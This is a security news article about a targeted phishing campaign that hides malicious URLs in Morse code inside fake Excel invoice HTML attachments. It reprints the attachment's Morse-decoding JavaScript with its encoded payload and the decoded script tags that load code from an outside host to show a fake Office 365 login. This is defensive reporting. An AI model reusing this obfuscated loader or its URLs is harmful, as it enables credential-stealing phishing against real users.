
New phishing attack uses Morse code to hide malicious URLs

bleepingcomputer.com/news/security/new-phishing-attack-uses-morse-code-to-hide-malicious-urls/

Lawrence Abrams

By
Lawrence Abrams

- February 7, 2021
- 10:40 AM
- 0



A new targeted phishing campaign includes the novel obfuscation technique of using Morse code to hide malicious URLs in an email attachment.

Samuel Morse and Alfred Vail invented morse code as a way of transmitting messages across telegraph wire. When using Morse code, each letter and number is encoded as a series of dots (short sound) and dashes (long sound).


Starting last week, a threat actor began utilizing Morse code to hide malicious URLs in their phishing form to bypass secure mail gateways and mail filters.

BleepingComputer could not find any references to Morse code being used in phishing attacks in the past, making this a novel obfuscation technique

The novel Morse code phishing attack

After first learning of this attack from a post on Reddit, BleepingComputer was able to find numerous samples of the targeted attack uploaded to VirusTotal since February 2nd, 2021.

The phishing attack starts with an email pretending to be an invoice for the company with a mail subject like 'Revenue_payment_invoice February_Wednesday 02/03/2021.'



[redacted]Revenue_payment_invoice February_Wednesday 02/03/2021 - Message (Plain Text)

Wed 2/3/2021 6:46 AM

c15960@h11.netangels.ru

[redacted]Revenue_payment_invoice February_Wednesday 02/03/2021

To [redacted]

[redacted]_invoice_1308._xslx.hTML (9 KB)

[THIS MESSAGE ORIGINATED FROM AN EXTERNAL DOMAIN]


See more about c15960@h11.netangels.ru.

Phishing email

This email includes an HTML attachment named in such a way as to appear to be an Excel invoice for the company. These attachments are named in the format '[company_name]_invoice_[number]._xlsx.hTML.'

For example, if BleepingComputer was targeted, the attachment would be named 'bleepingcomputer_invoice_1308._xlsx.hTML.'


When viewing the attachment in a text editor, you can see that they include JavaScript that maps letters and numbers to Morse code. For example, the letter '**a**' is mapped to '**.-**' and the letter '**b**' is mapped to '**-...**', as shown below.


invoice_1308._xslx.hTML - Notepad2
File Edit View Settings ?
Ln 1 : 56 Col 1 Sel 0
8.47 KB
ANSI
CR+LF INS Web Source Code

```
<!doctype html>
<html>
<body>

<p id='message'></p>

<script>
function decodeMorse(morseCode) {
  var ref = {
    '.-':     'a','-...':   'b','-.-.':   'c', '-..':    'd', '.':       'e', '..-.':   'f', '--.':    'g', '....':   'h',
'..':     'i','.---':   'j','-.-':    'k','.-..':   'l','--':     'm','-.':     'n','---':    'o','.--.':   'p','--.-':
'q','.-.':    'r', '...':    's', '-':       't','..-':    'u', '...-':   'v','.--':    'w','-..-':   'x','-.--':   'y',
'--..':   'z','.----':  '1', '..---':  '2','...--':  '3','....-':  '4','.....':  '5','-....':  '6','--...':  '7','---..':
  '8','----.':  '9','-----':  '0',
  };

  return morseCode
    .split('   ')
    .map(
      a => a
        .split(' ')
        .map(
          b => ref[b]
        ).join('')
    ).join(' ');
}

var decoded = decodeMorse("...-- -.-. --... ...-- -.... ...-- --... ..--- -.... ----. --... ----- --... ....- ..---
----- --... ....- --... ----. --... ----- -.... ..... ...-- -.. ..--- ..--- --... ....- -.... ..... --... ---.. --...
....- ..--- ..-. -.... .- -.... .---- --... -.... -.... .---- --... ...-- -.... ...-- --... ..--- -.... ----. --... -----
--... ....- ..--- ..--- ..--- ----- --... ...-- --... ..--- -.... ...-- ...-- -.. ..--- ..--- ..--- -.... ..--- ...--
...-- .---- ...-- ----- ...-- ....- ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- -.... ...-- -...
..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- -.... ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- .----
...-- ..--- ...-- -... ..--- -.... ..--- ...-- ...-- ..... ...-- ---.. ...-- -... ..--- -.... ..--- ...-- ...-- ....-
...-- --... ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- --... ...-- -... ..--- -.... ..--- ...-- ...-- ----.
...-- ----. ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- .---- ...-- -... ..--- -.... ..--- ...--
...-- .---- ...-- .---- ...-- .---- ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- ----- ...-- ---.. ...-- -...
..--- -.... ..--- ...-- ...-- .---- ...-- ----- ...-- ---.. ...-- -... ..--- -.... ..--- ...-- ...-- ----. ...-- --...
...-- -... ..--- -.... ..--- ...-- ...-- ----. ...-- ---.. ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- -....
...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- ----- ...-- -.... ...-- -... ..--- -.... ..--- ...-- ...-- .----
...-- .---- ...-- ..--- ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- --... ...-- -... ..--- -.... ..--- ...--
...-- .---- ...-- ----- ...-- ----- ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- ----- ...-- ..... ...-- -...
..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- ....- ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- --...
...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- ....- ...-- -... ..--- -.... ..--- ...-- ...-- .----
...-- .---- ...-- .---- ...-- -... ..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- .---- ...-- -... ..--- -....
..--- ...-- ...-- .---- ...-- .---- ...-- -.... ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- --... ...-- -...
..--- -.... ..--- ...-- ...-- .---- ...-- .---- ...-- ..--- ...-- -... ..--- -.... ..--- ...-- ...-- ....- ...-- --...
```

Source code HTML phishing attachment


The script then calls a decodeMorse() function to decode a Morse code string into a hexadecimal string. This hexadecimal string is further decoded into JavaScript tags that are injected into the HTML page.



```
<script type="text/javascript" src="http://coollab.jp/dir/root/p/434.js"></script>
<script type="text/javascript" src="http://coollab.jp/dir/root/p/09908.js"></script>
```

Decoded JavaScript tags

These injected scripts combined with the HTML attachment contain the various resources necessary to render a fake Excel spreadsheet that states their sign-in timed out and prompts them to enter their password again.



Microsoft Office Center

File | C:/Users/User/Desktop/[redacted]_invoice_1308._xslx.hTML

[redacted]

Password

Sorry, your sign-in timed out. Please sign in again.

your password

Sign in to continue

HTML attachment displaying the phishing login form

Once a user enters their password, the form will submit the password to a remote site where the attackers can collect the login credentials.

This campaign is highly targeted, with the threat actor using the logo.clearbit.comservice to insert logos for the recipient's companies into the login form to make it more convincing. If a logo is not available, it uses the generic Office 365 logo, as shown in the image above.

BleepingComputer has seen eleven companies targeted by this phishing attack, including SGS, Dimensional, Metrohm, SBI (Mauritius) Ltd, NUOVO IMAIE, Bridgestone, Cargeas, ODDO BHF Asset Management, Dea Capital, Equiniti, and Capital Four.

Phishing scams are becoming more intricate every day as mail gateways become better at detecting malicious emails.

Due to this, everyone must pay close attention to URLs and attachment names before submitting any information. If something looks at all suspicious, recipients should contact their network administrators to investigate further.

As this phishing email uses attachments with double-extension (xlxs and HTML), it is important to make sure that Windows file extensions are enabled to make it easier to spot suspicious attachments.

Related Articles:

Phishing websites now use chatbots to steal your credentials

Fake crypto sites lure wannabe thieves by spamming login credentials

Attackers hijack UK NHS email accounts to steal Microsoft logins

New phishing warns: Your verified Twitter account may be at risk

The top 10 password attacks and how to stop them

- Credentials
- Excel
- Morse Code
- Office 365
- Phishing

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: